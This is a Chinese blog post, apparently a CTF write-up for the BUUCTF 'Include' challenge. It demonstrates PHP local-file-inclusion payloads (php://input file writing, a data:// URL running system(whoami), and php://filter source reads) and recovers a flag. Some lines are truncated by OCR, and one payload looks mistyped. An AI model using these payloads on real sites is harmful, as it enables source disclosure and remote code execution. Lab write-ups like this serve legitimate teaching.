
[ACTF2020 新生赛]Include1

原创

won1 已于 2022-03-31 11:21:22 修改 16 收藏
分类专栏： ctf题解 文章标签： 开发语言 vscode
于 2022-03-31 11:20:27 首次发布

本文链接：https://blog.csdn.net/weixin_64160292/article/details/123865805


ctf题解 专栏收录该内容
2 篇文章 0 订阅
订阅专栏

题目：[ACTF2020 新生赛]Include1

题目来源：buuctf

过程分析：

1、首先看到一个tips，我们打开看看

Can you find out the flag?


然后从题目我们知道这个是一个文件包含题，对文件进行php伪协议检测

伪协议

```
php：//input：用来接收POST数据。我们能够通过input把我们的语句输入上去然后执行。
条件：
    php <5.0 ，allow_url_include=Off 情况下也可以用
    php > 5.0，只有在allow_url_fopen=On 时才能使用
例：
    http：//localhost/include/file.php?file=php://input     //URL
    <?php fputs(fopen("a.php","w"),"<?php phpinfo();?>")?>  //POST,创建一个文件a.php；并写入phpinfo
data://：将原本的include的文件流重定向到了用户可控制的输入流中
条件：
    allow_url_include=On
    php > 5.2
例：
    http://localhost/file.php?file=data:text/plain;base64,PD9waHAgc3lzdGVtKHdob2FtaSk/Pg==      //base64加密
    http://localhost/image.php?imagedata=data://image/jpeg;base64,..... // 后面加上图片木马；图片命令执行
php://filter:这个语句用来查看源码。直接包含php文件时会被解析，不能看到源码，所以用filter来读取，不过要先base64加密传输
例：
    http://localhost/file.php?file=php://filter/read=convert.base64-encode/resource=C:\oneword    //可以跟绝
    http://localhost/file.php?file=php://filter/read=convert.base64-encode/resource=[http|https|ftp]://www.
防御：
    尽量使用安全版本的php
    做好php的安全配置
    对相应目录做相应权限设置
```

使用input伪协议会被检车会被过滤，我们换一种filter读取源代码


```
?file=php://filter/read=convert.base64-encode/resource=index.php
```



PG1ldGEgY2hhcnNldD0idXRmOCI+Cjw/cGhwCmVycm9yX3JlcG9ydGluZygwKTsKJGZpbGUgPSAkX0dFVFsiZmlsZSJdOwppZihzdHJpc3RyKCRmaWxlLCJwaHA6Ly9pbnB1dCIpIHx8IHN0cmlzdHIoJGZpbGU
/ZmlsZT1mbGFnLnBocCI+dGlwczwvYT4nOwp9Cj8+Cg==

用工具将伪代码解码就得到文件源码了


```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"da
 exit('hacker!');
}
if($file){
 include($file);
}else{
 echo '<a href="?file=flag.php">tips</a>';
}
?>
```

input伪协议是被过滤了，我们再用filter伪协议去读取flag.php文件

```
?file=php://filter?read=convert.base64-encode/resource=flag.php
```

再用base64工具解码就得到flag了


```
flag{eba8550a-7871-47ae-b101-232fdb610777}
```